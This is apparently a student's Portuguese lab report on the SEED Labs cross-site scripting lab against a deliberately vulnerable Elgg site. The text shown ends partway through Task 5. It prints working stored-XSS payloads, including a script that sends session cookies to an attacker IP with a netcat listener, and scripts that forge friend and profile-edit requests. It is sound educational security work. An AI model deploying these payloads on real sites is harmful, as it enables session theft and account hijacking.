UNIVERSIDADE FEDERAL DE UBERLÂNDIA
Faculdade de Computação

RELATÓRIO TÉCNICO: ATAQUE DE CROSS-SITE SCRIPTING (SEED LABS)

Exploração de XSS Persistente e Contramedida em Aplicação Web

Laboratório de Segurança Web – SEED Labs (Ubuntu 20.04)

Autor: Guilherme Carvalho Santos – 12421ECP020
Professor: Kil Jin Brandini Park

Uberlândia, 1 de outubro de 2026

SUMÁRIO

1 Introdução....3

2 Ambiente Utilizado....3

3 Familiarização com a Aplicação....4

4 Ataques Básicos de Cross-Site Scripting....6

4.1 Exibição de Janela de Alerta (Task 1)....6

4.2 Exibição dos Cookies de Sessão (Task 2)....7

4.3 Roubo de Cookies para o Atacante (Task 3)....8

5 Ataques Avançados de Cross-Site Scripting....10

5.1 Falsificação de Amizade (Task 4)....10

5.2 Modificação do Perfil da Vítima (Task 5)....12

5.3 Worm XSS Auto-Propagável (Task 6)....13

6 Contramedida: Content Security Policy (Task 7)....15

7 Problemas Enfrentados e Soluções....16

8 Considerações Finais....16

9 Referências....17

1 INTRODUÇÃO

Este relatório documenta a execução do laboratório Cross-Site Scripting (XSS) Attack Lab, disponibilizado pela plataforma educacional SEED Labs e baseado na rede social Elgg. O objetivo do trabalho é explorar, de forma prática e em ambiente controlado, vulnerabilidades de XSS em uma aplicação web, compreendendo a origem da falha e, ao final, estudando a contramedida que a elimina.

O ataque de Cross-Site Scripting ocorre quando uma aplicação web insere, sem o devido tratamento, dados fornecidos pelo usuário diretamente no conteúdo HTML das páginas. Quando esses dados contêm código JavaScript, o navegador de outras vítimas passa a executá-lo como se fosse legítimo, no contexto da sessão autenticada delas. A aplicação Elgg utilizada é propositalmente vulnerável: os campos do perfil do usuário não filtram marcações HTML, permitindo a injeção de scripts maliciosos.

O relatório está organizado da seguinte forma: a Seção 2 descreve o ambiente utilizado; a Seção 3 apresenta a familiarização com a aplicação; a Seção 4 demonstra os ataques básicos de XSS (Tasks 1 a 3); a Seção 5 apresenta os ataques avançados, incluindo a falsificação de requisições e o worm auto-propagável (Tasks 4 a 6); a Seção 6 discute a contramedida baseada em Content Security Policy (Task 7); a Seção 7 relata os problemas enfrentados e suas soluções; e a Seção 8 traz as considerações finais.


2 AMBIENTE UTILIZADO

O equipamento empregado foi um computador MacBook com processador Apple Silicon (arquitetura ARM). Em virtude dessa arquitetura, a máquina virtual oficial da SEED Labs — baseada em processadores Intel/x86 e no hipervisor VirtualBox — mostrou-se incompatível. Diante disso, o ambiente foi reconstruído de forma equivalente, conforme descrito a seguir:

- Hospedeiro (host): MacBook Air com processador Apple Silicon (ARM64);
- Virtualização: UTM, alternativa ao VirtualBox compatível com Apple Silicon;
- Sistema convidado: Ubuntu Server 22.04 LTS (ARM64);
- Conteinerização: Docker e Docker Compose, executando o pacote Labsetup-arm.zip, versão ARM disponibilizada pela própria SEED Labs;
- Acesso: por meio de SSH a partir do Terminal do macOS, complementado pelo navegador Google Chrome para a interação com a aplicação web.

A infraestrutura é composta pelos contêineres do servidor web (Apache/PHP) e do banco de dados MySQL, além de um contêiner atacante utilizado para receber dados roubados. A aplicação responde no endereço www.seed-server.com, mapeado para o IP do contêiner por meio do arquivo /etc/hosts. A Figura 1 apresenta a aplicação Elgg em funcionamento.

Figura 1 – Aplicação Elgg (SEED Labs) em funcionamento




Fonte: Elaborado pelo autor (2026).

3 FAMILIARIZAÇÃO COM A APLICAÇÃO

Antes da execução dos ataques, realizou-se a autenticação na aplicação com o objetivo de conhecer a superfície vulnerável. O laboratório fornece diversas contas de usuário (Alice, Boby, Charlie, Samy e Admin), todas com a senha padrão do ambiente. Assumiu-se o papel do atacante Samy, cujo perfil será utilizado para hospedar os códigos maliciosos. A Figura 2 exibe a autenticação bem-sucedida.


Figura 2 – Autenticação na aplicação como o atacante Samy



Fonte: Elaborado pelo autor (2026).

A página de edição de perfil é o principal vetor de ataque: os campos About me e Brief description aceitam conteúdo HTML. O editor oferece o modo Edit HTML, no qual é possível inserir marcações diretamente, sem que a aplicação as filtre ou escape. Dessa forma, qualquer código inserido nesses campos será armazenado e, posteriormente, executado no navegador de qualquer usuário que visualizar o perfil — caracterizando um XSS do tipo persistente (stored). A Figura 3 apresenta o formulário de edição de perfil utilizado nos ataques.

Figura 3 – Formulário de edição de perfil com suporte ao modo Edit HTML



Fonte: Elaborado pelo autor (2026).

4 ATAQUES BÁSICOS DE CROSS-SITE SCRIPTING

Esta seção reúne os três primeiros ataques do laboratório, que demonstram, de forma incremental, a execução de código arbitrário no navegador da vítima: a exibição de uma janela de alerta, a exibição dos cookies de sessão e, por fim, o envio desses cookies para a máquina do atacante.


4.1 Exibição de Janela de Alerta (Task 1)

O primeiro ataque verifica a existência da vulnerabilidade. Para isso, inseriu-se no campo de perfil um script simples que exibe uma janela de alerta:

```
<script>alert("XSS");</script>
```

Após salvar o perfil, toda vez que a página é carregada o navegador interpreta a marcação como código e executa a função alert. A Figura 4 comprova a execução: ao acessar o perfil, a janela com a mensagem XSS é exibida, confirmando que o conteúdo do campo é tratado como HTML, e não como texto literal.

Figura 4 – Execução do script injetado exibindo a janela de alerta



Fonte: Elaborado pelo autor (2026).


4.2 Exibição dos Cookies de Sessão (Task 2)

Confirmada a vulnerabilidade, o segundo ataque demonstra o acesso a informações sensíveis da sessão. A propriedade document.cookie contém o cookie de sessão da vítima, utilizado pela aplicação para manter o usuário autenticado. O payload inserido no perfil foi:

```
<script>alert(document.cookie);</script>
```


A Figura 5 mostra o payload armazenado no campo de descrição do perfil, em modo HTML. A Figura 6 apresenta o resultado: a janela de alerta exibe o cookie de sessão (Elgg=...), demonstrando que o script injetado tem acesso a dados que deveriam permanecer restritos ao navegador da vítima.

Figura 5 – Payload de leitura do cookie inserido no campo do perfil



Fonte: Elaborado pelo autor (2026).

Figura 6 – Cookie de sessão da vítima exibido pelo script injetado



Fonte: Elaborado pelo autor (2026).

4.3 Roubo de Cookies para o Atacante (Task 3)


Exibir o cookie para a própria vítima tem pouca utilidade prática. O terceiro ataque evolui o anterior: em vez de apenas mostrar o cookie, o script o envia para um servidor

controlado pelo atacante. Isso é feito criando dinamicamente uma imagem cuja URL aponta para a máquina atacante, anexando o cookie como parâmetro da requisição:

```
<script>
document.write('<img src=http://10.9.0.1:5555?c='
  + escape(document.cookie) + '>');
</script>
```

No lado do atacante, a ferramenta netcat foi colocada em modo de escuta na porta 5555, aguardando conexões. A Figura 7 exibe o listener ativo. Quando a vítima visualiza o perfil infectado, o navegador tenta carregar a imagem e, com isso, realiza uma requisição HTTP para o atacante contendo o cookie de sessão. A Figura 8 mostra a requisição recebida, com o cookie da vítima presente na query string (parâmetro c).

Figura 7 – Listener netcat aguardando conexões na porta 5555



Fonte: Elaborado pelo autor (2026).

Figura 8 – Requisição recebida pelo atacante contendo o cookie da vítima



Fonte: Elaborado pelo autor (2026).


5 ATAQUES AVANÇADOS DE CROSS-SITE SCRIPTING

Com o cookie de sessão não é trivial replicar a sessão da vítima, pois a aplicação Elgg emprega tokens anti-CSRF. Os ataques desta seção adotam uma abordagem mais poderosa: em vez de roubar a sessão, o script malicioso age dentro do próprio navegador da vítima, forjando requisições legítimas em seu nome. Como o código roda no contexto autenticado da vítima, ele tem acesso aos tokens de segurança da página.

5.1 Falsificação de Amizade (Task 4)

Este ataque faz com que qualquer vítima que visualize o perfil do atacante o adicione automaticamente como amigo. Primeiramente, inspecionou-se a requisição legítima de adição de amigo para identificar seu formato e os tokens de segurança exigidos (__elgg_ts e __elgg_token), conforme a Figura 9.

Figura 9 – Inspeção da requisição de adição de amigo e seus tokens de segurança




Fonte: Elaborado pelo autor (2026).

De posse desse formato, construiu-se um script que lê os tokens da página da vítima e dispara, via objeto Ajax, uma requisição GET para a ação de adicionar amigo, informando o identificador (guid) do atacante:

```
<script type="text/javascript">
window.onload = function () {
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var sendurl = "http://www.seed-server.com/action/friends/add"
              + "?friend=59" + ts + token;
  var Ajax = new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.setRequestHeader("Host","www.seed-server.com");
  Ajax.send();
}
</script>
```

Inserido o script no perfil do atacante, assumiu-se o papel da vítima Alice e visitou-se o perfil de Samy. Sem qualquer ação consciente de Alice, o script foi executado e a requisição de amizade foi enviada em seu nome. A Figura 10 comprova o resultado: a lista de amigos de Alice passa a conter Samy.

Figura 10 – Lista de amigos da vítima (Alice) contendo o atacante (Samy)



Fonte: Elaborado pelo autor (2026).


5.2 Modificação do Perfil da Vítima (Task 5)

Empregando a mesma técnica, porém direcionada à ação de edição de perfil, é possível alterar dados da vítima. O script a seguir forja uma requisição POST que sobrescreve o campo About me da vítima com a mensagem "Samy is my Hero". A verificação de guid impede que o próprio atacante tenha o perfil sobrescrito:

```
<script type="text/javascript">
window.onload = function () {
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var desc = "&description=Samy is my Hero"
           + "&accesslevel[description]=2";
  var content = token + ts + name + desc + guid;
  var samyGuid = 59;
  var sendurl = "http://www.seed-server.com/action/profile/edit";
  if (elgg.session.user.guid != samyGuid) {
    var Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

